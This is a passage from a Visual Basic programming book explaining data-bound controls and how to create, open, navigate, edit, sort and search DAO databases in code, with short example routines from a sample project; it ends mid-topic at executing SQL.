You can move to the next record of a database with the **MoveNext** method of the **Recordset** property of a data or ADO data control, or of the **Resultset** property of a remote data control. Let's see an example. When the user clicks the Next button in the dbmethods example we're developing in this and the previous few topics, we can move to the next record like this:

```
Private Sub cmdNext_Click()
  Data1.Recordset.MoveNext
End Sub
```

TIP: You can use the **RecordCount** property of a Recordset or Resultset to determine how many records you have to work with, and so make sure you don't go past the end of the database.

Moving To The Previous Record

You can move to the previous record of a database with the **MovePrevious** method of the **Recordset** property of a data or ADO data control, or of the **Resultset** property of a remote data control. Let's see an example. When the user clicks the Previous button in the dbmethods example we're developing in this and the previous few topics, we can move to the previous record like this:

```
Private Sub cmdPrevious_Click()
  Data1.Recordset.MovePrevious
End Sub
```

TIP: When you use **MovePrevious**, make sure you don't try to move back before the first record of the database.

Moving To The First Record

You can move to the first record of a database with the **MoveFirst** method of the **Recordset** property of a data or ADO data control, or of the **Resultset** property of a remote data control. Let's see an example. When the user clicks the First button in the dbmethods example we're developing in this and the previous few topics, we can move to the first record like this:

```
Private Sub cmdFirst_Click()
  Data1.Recordset.MoveFirst
End Sub
```

Moving To The Last Record

You can move to the last record of a database with the **MoveLast** method of the **Recordset** property of a data or ADO data control, or of the **Resultset** property of a remote data control. Let's see an example. When the user clicks the Last button in the dbmethods example we're developing in this and the previous few topics, we can move to the last record like this:

```
Private Sub cmdLast_Click()
  Data1.Recordset.MoveLast
End Sub
```

The Data-Bound Controls: From Text Boxes To Flex Grids

After installing a data, remote data, or ADO data control, you can connect that control to other controls through a process called *data binding*. You bind controls to a data control using the data properties of the bound control. The standard bound controls and their data properties appear in Table 24.1. Using the information in that table, you can connect the listed Visual Basic controls to data controls, remote data controls, and ADO data controls.

Table 24.1 The bound controls.

Control	**Properties To Set**
Checkbox	**DataField** = Desired Boolean field; **DataSource** = Data control's name
Combo box	**DataField** = Desired field; **DataSource** = Data control's name
DBCombo box	**BoundColumn** = Desired field; **DataField** = Desired field; **DataSource** = Data control's name; **ListField** = Desired field to display in the combo's list; **RowSource** = Data control's name
DBList box	**DataField** = Desired field; **DataSource** = Data control's name; **RowSource** = Data control's name
FlexGrid	**DataSource** = Data control's name
Image control	**DataField** = Desired field; **DataSource** = Data control's name
Label	**DataField** = Desired field; **DataSource** = Data control's name
List box	**DataField** = Desired field; **DataSource** = Data control's name
MaskedEdit	**DataField** = Desired field; **DataSource** = Data control's name
MSFlexFrid	**DataSource** = Data control's name
Picture box	**DataField** = Desired field; **DataSource** = Data control's name
Text box	**DataField** = Desired field; **DataSource** = Data control's name
Rich text box	**DataField** = Desired field; **DataSource** = Data control's name

Note that Visual Basic also supports some additional data-bound controls to work with the ADO data control specifically, and those controls are covered in the following topic.

Let's see an example. In the program in Figure 24.19, we've added a number of controls that we bind to a data control, **Data1**. The data control, in turn, is connected to the db.mdb database we created in the beginning of the chapter. When you move through the database with the data control, the data in each bound control is updated. The code for this example is located in the dbcontrols folder on this book's accompanying CD-ROM.




Figure 24.19 An example program showing the use of bound controls.

The ADO Data-Bound Controls

There are three data-bound controls that are specially optimized for use with the ADO data control: DataGrid controls, DataCombo controls, and DataList controls (don't confuse these controls with the non-ADO optimized data-bound controls like the DBCombo and DBList controls). These controls are specifically designed to work with ADO data controls and won't work with standard controls like the data control.

To add these controls to a program, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select both the Microsoft DataGrid Control entry and the Microsoft DataList Controls entry in the Controls list box.
4. Click on OK to close the Components dialog box.
5. This adds the DataGrid, DataCombo, and DataList control tools to the toolbox; draw those controls as you want them on your form.

Here are the principal data properties you use with these three controls:

- *DataGrid*—**DataSource** = ADO data control's name. You can also set the **AllowAddNew**, **AllowDelete**, **AllowUpdate** properties to True or False to enable or disable those operations.
- *DataCombo*—**DataSource** = ADO data control's name; **DataField** = Name of the field to display in the combo's text box; **ListField** = Name of field to display in the list; **RowSource** = ADO data control's name; and **BoundColumn** = Name of the source field with which you can provide data to another control.
- *DataList*—**DataSource** = ADO data control's name; **DataField** = Name of the field to display in the current selection, **ListField** = Name of field to display in the list, **RowSource** = ADO data control's name, **BoundColumn** = Name of the source field with which you can provide data to another control.

Let's see an example. In this case, we've added an ADO data control and the three ADO data-bound controls to a program, as shown in Figure 24.20, and connected them to the ADO data control using their various properties. That's all it takes, and we're in business. The code for this example is located

in the dbcontrols2 folder on this book's accompanying CD-ROM.




Figure 24.20 Using the ADO bound controls.

Chapter 25
Working With Database Objects In Code

If you need an immediate solution to:

A Full-Scale DAO Example
Using The Daocode Example To Create And Edit A Database
DAO: Creating A Database
DAO: Creating A Table With A TableDef Object
DAO: Adding Fields To A TableDef Object
DAO: Adding An Index To A TableDef Object
DAO: Creating A Record Set
DAO: Opening A Database
DAO: Adding A Record To A Record Set
DAO: Editing A Record In A Record Set
DAO: Updating A Record In A Record Set
DAO: Moving To The First Record In A Record Set
DAO: Moving To The Last Record In A Record Set
DAO: Moving To The Next Record In A Record Set
DAO: Moving To The Previous Record In A Record Set
DAO: Deleting A Record In A Record Set
DAO: Sorting A Record Set
DAO: Searching A Record Set
DAO: Executing SQL
A Full-Scale RDO Example
RDO: Opening A Connection
RDO: Creating A Result Set
RDO: Moving To The First Record In A Result Set
RDO: Moving To The Last Record In A Result Set
RDO: Moving To The Next Record In A Result Set
RDO: Moving To The Previous Record In A Result Set
RDO: Executing SQL
A Full-Scale ADO Example
ADO: Opening A Connection
ADO: Creating A Record Set From A Connection
ADO: Binding Controls To Record Sets
ADO: Adding A Record To A Record Set

ADO: Refreshing The Record Set

ADO: Updating A Record In A Record Set

ADO: Moving To The First Record In A Record Set

ADO: Moving To The Last Record In A Record Set

ADO: Moving To The Next Record In A Record Set

ADO: Moving To The Previous Record In A Record Set

ADO: Deleting A Record In A Record Set

ADO: Executing SQL In A Record Set

In Depth

Programming database objects is an enormously complex topic that in itself can take up a dozen volumes. There is a career's worth of work here, so we'll have our hands full in this chapter.

Here, we're going to perform many of the tasks we first saw in the previous chapter, but while we used the data, remote data, and ADO data controls in that chapter, we'll execute those tasks in code directly in this chapter, using the Visual Basic data object libraries. Working with the data object libraries provides more flexibility, more power—and a great deal more complexity.

DAO

We'll use Data Access Object (DAO) methods to do what we did in the beginning of the last chapter: build a database and allow users to move through that database, editing it as they like. To construct a database, we'll create it, create a table with fields and add it to that database, and also construct an *index* for the database that will let us sort it.

Working with DAO, you can use the Database and Recordset Data Access Objects in your procedures. The Database and Recordset objects each have properties and methods of their own, and you can write procedures that use these properties and methods to manipulate your data.

TIP: Note that in the Learning Edition of Visual Basic, you can't declare (with the **Dim** keyword) variables as Data Access Objects in code. This means that only the data control can create Database and Recordset objects, not your code.

To open a database in DAO, you just open a Database object or create a new one. This object can represent a Microsoft Jet database (.mdb) file, an ISAM database (for example, Paradox), or an ODBC database connected through the Microsoft Jet database engine. When the Database object is available, you create a Recordset object and use that object's methods, like **MoveFirst** and **MoveNext**, to work with the database.

DAO also supports a client/server connection mode called *ODBCDirect*. ODBCDirect establishes a connection directly to an ODBC data source, without loading the Microsoft Jet database engine into memory, and is a good solution when you need ODBC features in your program.

In the ODBCDirect object model, the Connection object contains information about a connection to an ODBC data source, such as the server name, the data source name, and so on. It is similar to a Database

object; in fact, a Connection object and a Database object represent different references to the same object. (In this chapter, we'll stick with the Database/Recordset model.)

RDO

With the Remote Data Objects (RDO) library of data objects, you establish an rdoConnection to an ODBC data source, then create an rdoResultset (please note, it is not an rdoRecordset). The Remote Data Objects behave like the DAO objects in many ways, because there is a core set of methods that work with both record sets and result sets.

The big difference between DAO and RDO objects is that the RDO objects are largely SQL-driven. For example, although you can move through a database using methods like **MoveNext** and **MoveLast**, just as you would with the DAO objects, programmers often update and modify RDO data sources using SQL statements directly with the rdoConnection object's **Execute** method. (In this book, we'll stick to what you can do with Visual Basic.)

ADO

As we saw in the last chapter, ActiveX Data Objects (ADO) access data from OLE DB *providers*. The Connection object is used to specify a particular provider and any parameters. To connect to a data source, you use a Connection object. Using that connection, you can create a new record set, and using the Recordset object's methods and properties, you can work with your data.

An ADO *transaction* marks the beginning and end of a series of data operations that are executed across a connection. ADO makes sure that changes to a data source resulting from operations in a transaction either all occur successfully, or not at all. If you cancel the transaction or one of its operations fails, then the result will be as if none of the operations in the transaction had occurred.

In this chapter, we'll see how to create connections using the ADO Connection object and how to open data providers, creating an ADO Recordset object. We'll read data from the data provider and see how to display and modify it. In fact, we'll see how to support data-bound controls directly in code.

Although the ADO model is a complex one, and OLE DB is even more complex, we'll see that many of the core ADO Resultset methods are the same as the DAO Resultset methods.

TIP: Note that in DAO and ADO you work with record sets, and in RDO with result sets; it's very easy to confuse the terminology here.

That's it, then, for the overview of databases. We've seen how the process works in overview; now it's time to turn to the Immediate Solutions.

Immediate Solutions

A Full-Scale DAO Example

To illustrate DAO data handling in code, we'll build a fully functional DAO project—the daocode project. This program has a File menu with the following items:

- *New Database*—Creates a new database.
- *Open Database*—Opens a database.
- *Close Database*—Closes the current database.
- *New Table*—Creates a new table.
- *Search*—Searches the database.
- *Sort*—Sorts the database.
- *Exit*—Exits the application.

Using The Daocode Example To Create And Edit A Database

To create a database file, select the New Database menu item. Next, add a table to that database with the New Table menu item, then add records to that table. When you're ready to store the database on disk, use the Close Database item.

WARNING! If you don't create a table in a database before trying to add data to a table in that database with the Add or Edit buttons, the daocode program generates an error.

In addition, the program has buttons that let users add, edit, update, and delete records, as well as letting them move through a database, as shown in Figure 25.1. Each time you want to add a record (including when you enter the first record of a new database), click the Add New Record button, type in the data for the record's fields, and click the Update Database button to update the database.




Figure 25.1 Our DAO database-building application, the daocode project.

To edit a record, open the record, click the Edit button, edit the data in the record's fields, and click the Update Database button to update the database. For simplicity, this program only creates tables with two fields, although you can place as many records as you like in each table.

We'll develop the code for this example program in the next several topics of this chapter. For reference, the main form of this example program is located in the daocode folder on this book's accompanying CD-ROM; the form the user uses to specify the names of the fields in a new table is located in the TableForm folder on CD-ROM; and the code for the form in which the user can enter a text string to search for is located in the SearchForm folder on the CD-ROM.

DAO: Creating A Database

The Testing Department is calling again. How about creating a DAO database—in code? Hmm, you think, is that possible?

It is, with the objects in the Microsoft DAO Object Library. To add a reference to that library, select the Project|References menu item, select the Microsoft DAO Object Library, and click on OK to close the References dialog box. Now we can make use of the data objects in that library to create a new database using **CreateDatabase**. **CreateDatabase** is a method of the DAO Workspace object (there are a collection of Workspace objects in the DAO DBEngine object's **Workspaces** collection). Here's how you use **CreateDatabase:**

```
Set database = workspace.CreateDatabase (name, locale [, options])
```

Here are the arguments to **CreateDatabase**:

- *name*—A string up to 255 characters long that is the name of the database file that you're creating. It can be the full path and file name, such as C:vbbb\db.mdb. If you don't supply a file name extension, .mdb is added.
- *locale*—A string that specifies a collating order for creating the database, like **dbLangGeneral** (which includes English), **dbLangGreek**, and so on.

TIP: You can create a password for a new Database object by concatenating the password (starting with **";pwd="**) with a constant in the *locale* argument, like this: **dbLangGreek & ";pwd=NewPassword"**. If you want to use the default *locale*, but specify a password, simply enter a password string for the *locale* argument: ";pwd=NewPassword".

Here are the possible settings for the *options* argument:

- **dbEncrypt**—Creates an encrypted database.
- **dbVersion10**—Creates a database that uses the Jet engine version 1 file format.
- **dbVersion11**—Creates a database that uses the Jet database engine version 1.1 file format.
- **dbVersion20**—Creates a database that uses the Jet database engine version 2 file format.
- **dbVersion30**—The default. Creates a database that uses the Jet database engine version 3 file format (compatible with version 3.5).

Let's see an example to make this clearer. When the user selects the New database item in our example DAO program, daocode (see the first topic in this chapter), we will create a new database. First, we declare that database, **db**, as a form-wide variable:

```
Dim db As Database
```

Next, we add a Common Dialog control, **CommonDialog1**, to the program and show it to get the name of the database file the user wants to create:

```
Private Sub NewDatabase_Click()
    CommonDialog1.ShowSave
```

```
    If CommonDialog1.FileName <> "" Then
...
```

Finally, we create the new database, passing the **CreateDatabase** method the name of the database file and indicating that we want to use the default collating order by passing the constant **dbLangGeneral**:

```
Private Sub NewDatabase_Click()
    CommonDialog1.ShowSave
    If CommonDialog1.FileName <> "" Then
        Set db = DBEngine.Workspaces(0).CreateDatabase_
            (CommonDialog1.FileName, dbLangGeneral)
    End If
End Sub
```

And that's it—we've created a new, empty database. The next step is to add a table to that database, and we'll take a look at that in the next topic.

DAO: Creating A Table With A TableDef Object

How do you create a table in a DAO database? You define it with a TableDef object. After you do so, you can append fields to the table, and then you can append the new table definition to a database's **TableDefs** collection.

Let's see an example. After the users create a new database with our DAO code example, the daocode project (see the first topic in this chapter), they can create a new table using the New Table item in the File menu. That item opens the New Table dialog box you see in Figure 25.2.




Figure 25.2 The New Table dialog box.

Users can enter the name of the new table to create in the text boxes in the New Table dialog box, and we can use that information to create a new TableDef object, **td**, which we declare as a form-wide variable:

```
Dim td As TableDef
```

We create a new **TableDef** for the Database object we created in the previous topic, **db**, using the name for the table the user has placed in **Text1** in the New Table dialog box:

```
Sub CreateTable()
    Set td = db.CreateTableDef(TableForm.Text1.Text)
...
```

This code creates a new, empty TableDef object named **td**. An empty table isn't much use, though—we'll see about adding fields to this object in the next topic.

DAO: Adding Fields To A TableDef Object

How do you add fields to a DAO TableDef object? You can use that object's **CreateField** method to do that, passing that method the name of the new field and a constant indicating that field's type:

```
TableDef.CreateField( FieldName, FieldType)
```

Here are the constants specifying the possible field types:

- **dbBigInt**
- **dbBinary**
- **dbBoolean**
- **dbByte**
- **dbChar**
- **dbCurrency**
- **dbDate**
- **dbDecimal**
- **dbDouble**
- **dbFloat**
- **dbGUID**
- **dbInteger**
- **dbLong**
- **dbLongBinary** (OLE object)
- **dbMemo**
- **dbNumeric**
- **dbSingle**
- **dbText**
- **dbTime**
- **dbTimeStamp**
- **dbVarBinary**

Let's see an example to make this clearer. In the previous topic, we created a TableDef object named **td** for the daocode example project (see the first topic in this chapter), and now we can add two fields to that object, which we declare in an array named **fields** of type **Field** (which is defined in the DAO library):

```
Dim fields(2) As Field
```

The users have specified what names they want to give to those two new fields in the New Table dialog box's text boxes, so we create the new fields this way:

```
Sub CreateTable()
```

```
    Set td = db.CreateTableDef(TableForm.Text1.Text)

    Set fields(0) = td.CreateField(TableForm.Text2.Text, dbText)
    Set fields(1) = td.CreateField(TableForm.Text3.Text, dbText)
...
```

Now that the new fields are created, we can append them to the actual TableDef object **td**:

```
Sub CreateTable()
    Set td = db.CreateTableDef(TableForm.Text1.Text)

    Set fields(0) = td.CreateField(TableForm.Text2.Text, dbText)
    Set fields(1) = td.CreateField(TableForm.Text3.Text, dbText)
    td.fields.Append fields(0)
    td.fields.Append fields(1)
...
End Sub
```

That's it—we've defined two new fields, named them, and appended them to a TableDef object. Next, we'll add an index to our table to allow the user to sort the data in that object.

DAO: Adding An Index To A TableDef Object

You use an index to sort a table, and you create an index with the DAO **CreateIndex** method. The **CreateIndex** method creates an Index object, and you can make one of the fields in a table that table's index with that Index object's **CreateField** method.

Let's see an example to make this clearer. We'll create an index for our DAO example, the daocode project (see the first topic in this chapter) named **dbindex**, which we declare as a form-wide variable:

```
Dim dbindex As Index
```

We name the index when we create it; here, we'll just use the first field that the user has placed in this table as the table's index so all sort operations will sort using that field. In this example, we name our index by adding the word "index" to the name of that field this way:

```
Sub CreateTable()
    Set td = db.CreateTableDef(TableForm.Text1.Text)

    Set fields(0) = td.CreateField(TableForm.Text2.Text, dbText)
    Set fields(1) = td.CreateField(TableForm.Text3.Text, dbText)
    td.fields.Append fields(0)
    td.fields.Append fields(1)

    Set dbindex = td.CreateIndex(TableForm.Text2.Text & "index")
...
```

Next, we create a new field, **indexfield**, in the index, using the name of the first field in the table:

```
Sub CreateTable()
    Set td = db.CreateTableDef(TableForm.Text1.Text)

    Set fields(0) = td.CreateField(TableForm.Text2.Text, dbText)
    Set fields(1) = td.CreateField(TableForm.Text3.Text, dbText)
    td.fields.Append fields(0)
    td.fields.Append fields(1)

    Set dbindex = td.CreateIndex(TableForm.Text2.Text & "index")
    Set indexfield = dbindex.CreateField(TableForm.Text2.Text)
...
```

Finally, we append **indexfield** to our Index object, **dbindex**, and append that object to the TableDef object's **Indexes** collection:

```
Sub CreateTable()
    Set td = db.CreateTableDef(TableForm.Text1.Text)

    Set fields(0) = td.CreateField(TableForm.Text2.Text, dbText)
    Set fields(1) = td.CreateField(TableForm.Text3.Text, dbText)
    td.fields.Append fields(0)
    td.fields.Append fields(1)

    Set dbindex = td.CreateIndex(TableForm.Text2.Text & "index")
    Set indexfield = dbindex.CreateField(TableForm.Text2.Text)
    dbindex.fields.Append indexfield
    td.Indexes.Append dbindex
...
End Sub
```

And that's it—we've created a new index for our table. In fact, we've set up the whole TableDef object **td** now, so we can create a record set to start working with data, and we'll do that in the next topic.

DAO: Creating A Record Set

After you've finished defining a database table with a DAO TableDef object, you can append that object to a Database object, which adds that table to that database. After you've installed the new table, you can use the **OpenRecordset** method to open a record set and start working with data:

```
Set recordset = Database.OpenRecordset (source, type, options, lockedits)
```

Here are the arguments for **OpenRecordset**:

- *source*—A string specifying the source of the records for the new Recordset object. The source can be a table name, a query name, or an SQL statement that returns records. (For table-type Recordset objects in Jet-type databases, the source can only be a table name.)
- *type*—Indicates the type of Recordset to open.
- *options*—Combination of constants that specify characteristics of the new Recordset.
- *lockedits*—Constant that determines the locking for Recordset.

Here are the possible settings for *type*:

- **dbOpenTable**—Opens a table-type Recordset object.
- **dbOpenDynamic**—Opens a dynamic-type Recordset object, which is like an ODBC dynamic cursor.
- **dbOpenDynaset**—Opens a dynaset-type Recordset object, which is like an ODBC keyset cursor.
- **dbOpenSnapshot**—Opens a snapshot-type Recordset object, which is like an ODBC static cursor.
- **dbOpenForwardOnly**—Opens a forward-only-type Recordset object (where you can only use **MoveNext** to move through the database).

Here are the possible settings for *options*:

- **dbAppendOnly**—Allows users to append new records to the Recordset but prevents them from editing or deleting existing records (Microsoft Jet dynaset-type Recordset only).
- **dbSQLPassThrough**—Passes an SQL statement to a Microsoft Jet-connected ODBC data source for processing (Jet snapshot-type Recordset only).
- **dbSeeChanges**—Generates a runtime error if one user is changing data that another user is editing (Jet dynaset-type Recordset only).
- **dbDenyWrite**—Prevents other users from modifying or adding records (Jet Recordset objects only).
- **dbDenyRead**—Prevents other users from reading data in a table (Jet table-type Recordset only).
- **dbForwardOnly**—Creates a forward-only Recordset (Jet snapshot-type Recordset only). It is provided only for backward compatibility, and you should use the **dbOpenForwardOnly** constant in the *type* argument instead of using this option.
- **dbReadOnly**—Prevents users from making changes to the Recordset (Microsoft Jet only). The **dbReadOnly** constant in the *lockedits* argument replaces this option, which is provided only for backward compatibility.
- **dbRunAsync**—Runs an asynchronous query (ODBCDirect workspaces only).
- **dbExecDirect**—Runs a query by skipping **SQLPrepare** and directly calling **SQLExecDirect** (ODBCDirect workspaces only).

- **dbInconsistent**—Allows inconsistent updates (Microsoft Jet dynaset-type and snapshot-type Recordset objects only).
- **dbConsistent**—Allows only consistent updates (Microsoft Jet dynaset-type and snapshot-type Recordset objects only).

Here are the possible settings for the *lockedits* argument:

- **dbReadOnly**—Prevents users from making changes to the Recordset (default for ODBCDirect workspaces).
- **dbPessimistic**—Uses pessimistic locking to determine how changes are made to the Recordset in a multiuser environment.
- **dbOptimistic**—Uses optimistic locking to determine how changes are made to the Recordset in a multiuser environment.
- **dbOptimisticValue**—Uses optimistic concurrency based on row values (ODBCDirect workspaces only).
- **dbOptimisticBatch**—Enables batch optimistic updating (ODBCDirect workspaces only).

Let's see an example to make this clearer. In the previous few topics, we've developed a TableDef object, **td**, in our DAO code example, the daocode project. To append that object to the Database object we created, **db**, we use the **Append** method of the database object's **TableDefs** collection. After installing the table, we open it for use with the Database object's **OpenRecordset** method this way, creating a new DAO Recordset, which we name **dbrecordset**:

```
Sub CreateTable()
    Set td = db.CreateTableDef(TableForm.Text1.Text)

    Set fields(0) = td.CreateField(TableForm.Text2.Text, dbText)
    Set fields(1) = td.CreateField(TableForm.Text3.Text, dbText)
    td.fields.Append fields(0)
    td.fields.Append fields(1)

    Set dbindex = td.CreateIndex(TableForm.Text2.Text + "index")
    Set IxFlds = dbindex.CreateField(TableForm.Text2.Text)
    dbindex.fields.Append IxFlds
    td.Indexes.Append dbindex
    db.TableDefs.Append td

    Set dbrecordset = db.OpenRecordset(TableForm.Text1.Text, dbOpenTable)
End Sub
```

In this case, we're opening the new record set as a standard DAO table by passing the constant **dbOpenTable.** We also declare **dbrecordset** as a form-wide variable:

```
Dim dbrecordset As Recordset
```

At this point in the daocode project, then, we've created a new database with a table in it that has two fields, using the names that the user supplied for the fields and the table itself. And we've opened that table as a record set, so we're ready to work with it and add data to it, which we'll do in later topics in this chapter.

Besides creating a new database as we've done, however, the user may want to open an *existing* database, and we'll see how to do that in the next topic.

DAO: Opening A Database

To open an existing DAO database, you use the DAO **OpenDatabase** method, passing it the name of the database to open, and these arguments:

```
Set database = workspace.OpenDatabase (dbname, [options [, read-only _
   [, connect]]])
```

Here are the arguments for **OpenDatabase**:

- *dbname*—The name of an existing database file, or the data source name (DSN) of an ODBC data source.
- *options*—Setting options to True opens the DAO database in exclusive mode; setting it to False (the default) opens the database in shared mode.
- *read-only*—True if you want to open the database with read-only access, or False (the default) if you want to open the database with read/write access.
- *connect*—Optional. A Variant (String subtype) that specifies various connection information, including passwords.

Let's see an example to make this clearer. In our DAO code example, the daocode project (see the first topic in this chapter), the user can click the Open Database menu item to open a database. In the program, we get the name of the database the user wants to open with a Common Dialog control, and open the database like this:

```
Private Sub OpenDatabase_Click()

    CommonDialog1.ShowOpen
    If CommonDialog1.FileName <> "" Then
        Set db = _
            DBEngine.Workspaces(0).OpenDatabase(CommonDialog1.FileName)
...
```

Next, if you know the name of the table you want to open in the database, you can open that table by name immediately with the **OpenRecordset** method. However, because we let the user set the name of tables in the databases we create in the daocode project, we don't know the names of the tables in the database we've opened. Instead, we'll open the first user-defined table in this database.

When you open a DAO database, there are a number of system tables already in it, so to open the first user-defined table, we find the index of that table in the **TableDefs** collection by first skipping the system tables (which have the **dbSystemObject** flag set in their **Attributes** properties):

```
Private Sub OpenDatabase_Click()
    Dim table1index As Integer
    CommonDialog1.ShowOpen
    If CommonDialog1.FileName <> "" Then
        Set db = _
            DBEngine.Workspaces(0).OpenDatabase(CommonDialog1.FileName)
```

```
        table1index = 0
        While (db.TableDefs(table1index).Attributes And dbSystemObject)
            table1index = table1index + 1
        Wend
...
```

We'll open the first table after the system tables. We open a new record set for that table with the **OpenRecordset** method and fill the text boxes **Text1** and **Text2** in the program's main window with the fields of the first record in that table (note that in this example program, we are assuming the table we're opening has at least one record):

```
Private Sub OpenDatabase_Click()
    Dim table1index As Integer
    CommonDialog1.ShowOpen
    If CommonDialog1.FileName <> "" Then
        Set db = _
            DBEngine.Workspaces(0).OpenDatabase(CommonDialog1.FileName)

        table1index = 0
        While (db.TableDefs(table1index).Attributes And dbSystemObject)
            table1index = table1index + 1
        Wend

        Set dbrecordset = db.OpenRecordset_
            (db.TableDefs(table1index).Name, dbOpenTable)
        Set td = db.TableDefs(table1index)

        Text1.Text = dbrecordset.fields(0)
        Text2.Text = dbrecordset.fields(1)
    End If
End Sub
```

And that's it—now we've opened a database file.

DAO: Adding A Record To A Record Set

To add a new record to a DAO record set, you use the **AddNew** method (this method takes no parameters). After you've updated the fields of the current record, you save that record to the database with the **Update** method.

Here's an example using **AddNew**. When the user clicks the Add button in our DAO code example, the daocode project (see the first topic in this chapter), we execute the **AddNew** method on the program's record set and clear the two data field text boxes:

```
Private Sub Command1_Click()
    dbrecordset.AddNew
    Text1.Text = ""
```

```
    Text2.Text = ""
End Sub
```

Now users can enter data for the new record's fields and click the program's Update button. When they click the Update Database button, the new data is written to the database.

DAO: Editing A Record In A Record Set

Besides adding new records to the record set, users might want to edit the existing records. To do that, you use the **Edit** method like this in our DAO code example, the daocode project (see the first topic in this chapter):

```
Private Sub Command2_Click()
    dbrecordset.Edit
End Sub
```

After users edit the data in the record's fields (by entering new data in the text fields in the daocode project's main window), they must update the database with the new data, and they do that in the daocode project by clicking the Update Database button. That button executes the **Update** method, as we'll see in the next topic.

DAO: Updating A Record In A Record Set

When the user changes the data in a record or adds a new record, we must update the database to record that change, and you use the record set **Update** method to do that:

```
recordset.Update ([type [, force]])
```

Here are the arguments in this function:

- *type*—Constant indicating the type of update, as specified in Settings (ODBCDirect workspaces only).
- *force*—Boolean value indicating whether or not to force the changes into the database, regardless of whether the data has been changed by another user (ODBCDirect workspaces only).

Let's see an example. When the user clicks the Update button in our DAO code example, the daocode project (see the first topic in this chapter), we will update the database with the new data for the current record. We get the new data for the current record from the text boxes **Text1** and **Text2**, where the user has entered that data, and load the data into the record set's fields using the **fields** collection:

```
Private Sub Command3_Click()
    dbrecordset.fields(0) = Text1.Text
    dbrecordset.fields(1) = Text2.Text
...
End Sub
```

After loading the data into the current record's fields, we save that record to the database using the **Update** method:

```
Private Sub Command3_Click()
    dbrecordset.fields(0) = Text1.Text
    dbrecordset.fields(1) = Text2.Text
    dbrecordset.Update
End Sub
```

DAO: Moving To The First Record In A Record Set

To make the first record in a record set the current record, you use the **MoveFirst** method. For example, here's how we move to the first record when the user clicks the appropriate button in our DAO code example, the daocode project (see the first topic in this chapter):

```
Private Sub Command4_Click()
    dbrecordset.MoveFirst
...
End Sub
```

After moving to the first record, we display that record's fields in the two text boxes in the program, **Text1** and **Text2**:

```
Private Sub Command4_Click()
    dbrecordset.MoveFirst
    Text1.Text = dbrecordset.fields(0)
    Text2.Text = dbrecordset.fields(1)
End Sub
```

DAO: Moving To The Last Record In A Record Set

To make the last record in a record set the current record, you use the **MoveLast** method. For example, here's how we move to the last record when the user clicks the appropriate button in our DAO code example, the daocode project (see the first topic in this chapter):

```
Private Sub Command7_Click()
    dbrecordset.MoveLast
...
End Sub
```

After moving to the last record, we display that record's fields in the two text boxes in the program, **Text1** and **Text2**:

```
Private Sub Command7_Click()
    dbrecordset.MoveLast
    Text1.Text = dbrecordset.fields(0)
    Text2.Text = dbrecordset.fields(1)
End Sub
```

DAO: Moving To The Next Record In A Record Set

To move to the next record in a record set, making that record the current record, you use the **MoveNext** method. For example, in our DAO code example, the daocode project (see the first topic in this chapter), we move to the next record when the user clicks the appropriate button:

```
Private Sub Command6_Click()
    dbrecordset.MoveNext
...
```

We can check if we've gone past the end of the record set with the **EOF** property; if this property is True, we should move back one record:

```
Private Sub Command6_Click()
    dbrecordset.MoveNext
    If dbrecordset.EOF Then
        dbrecordset.MovePrevious
...
```

On the other hand, if the record we've moved to is a valid record, we display its fields in the program's two text boxes, **Text1** and **Text2**:

```
Private Sub Command6_Click()
    dbrecordset.MoveNext
    If dbrecordset.EOF Then
        dbrecordset.MovePrevious
    Else
        Text1.Text = dbrecordset.fields(0)
        Text2.Text = dbrecordset.fields(1)
    End If
End Sub
```

DAO: Moving To The Previous Record In A Record Set

To move to the previous record in a record set, making that record the current record, you use the **MovePrevious** method. For example, in our DAO code example, the daocode project (see the first topic in this chapter), we move to the previous record when the user clicks the appropriate button:

```
Private Sub Command5_Click()
    dbrecordset.MovePrevious
...
```

We can check if we've gone past the beginning of the record set with the **BOF** property; if this property is True, we should move forward one record:

```
Private Sub Command5_Click()
    dbrecordset.MovePrevious
    If dbrecordset.BOF Then
        dbrecordset.MoveNext
...
```

On the other hand, if the record we've moved to is a valid record, we display its fields in the program's

two text boxes, **Text1** and **Text2**:

```
Private Sub Command5_Click()
    dbrecordset.MovePrevious
    If dbrecordset.BOF Then
        dbrecordset.MoveNext
    Else
        Text1.Text = dbrecordset.fields(0)
        Text2.Text = dbrecordset.fields(1)
    End If
End Sub
```

DAO: Deleting A Record In A Record Set

To delete a record in a DAO record set, you use the **Delete** method, and then you update the record set. For example, when the user clicks the Delete button in our DAO code example, the daocode project (see the first topic in this chapter), we clear the two text boxes, **Text1** and **Text2**, that display the data for the current record and delete that record:

```
Private Sub Command8_Click()
    Text1.Text = ""
    Text2.Text = ""
    dbrecordset.Delete
End Sub
```

DAO: Sorting A Record Set

To sort a record set, you can install the index you want to sort with in the record set's **Index** property. For example, we can sort the record set in our DAO code example, the daocode project, with the index we've created this way:

```
Sub Sort_Click()
    Set dbindex = td.Indexes(0)
    dbrecordset.Index = dbindex.Name
...
```

After the record set is sorted, we display the first record in the two main text boxes, **Text1** and **Text2**:

```
Sub Sort_Click()
    Set dbindex = td.Indexes(0)
    dbrecordset.Index = dbindex.Name
    Text1.Text = dbrecordset.fields(0)
    Text2.Text = dbrecordset.fields(1)
End Sub
```

DAO: Searching A Record Set

You can search a record set with an index; we just set its **Index** property to the index we want to search and then set its **Seek** property to the string we want to search for. Let's see an example. When the user selects the Search menu item in our DAO code example, the daocode project (see the first topic in this chapter), we install the index based on the first field in the record set and show the dialog box named Search…, which appears in Figure 25.3:

```
Private Sub Search_Click()
    Set dbindex = td.Indexes(0)
    dbrecordset.Index = dbindex.Name
    SearchForm.Show
End Sub
```




Figure 25.3 The DAO code example's Search… dialog box.

After the user dismisses the Search… dialog box, we retrieve the text to search for from that dialog box's text box and place that text in the record set's **Seek** property, along with the command "=", which indicates we want to find exact matches to the search text:

```
Sub SearchTable()
    dbrecordset.Seek "=", SearchForm.Text1.Text
...
```

Besides =, you can also search using <, <=, >=, and >. When the search is complete, we display the found record in the daocode project's main text boxes, **Text1** and **Text2**:

```
Sub SearchTable()
    dbrecordset.Seek "=", SearchForm.Text1.Text
    Text1.Text = dbrecordset.fields(0)
    Text2.Text = dbrecordset.fields(1)
End Sub
```

DAO: Executing SQL

You can execute an SQL statement when you create a DAO record set using the **OpenRecordset** method by placing that SQL statement in the *source* argument:

```
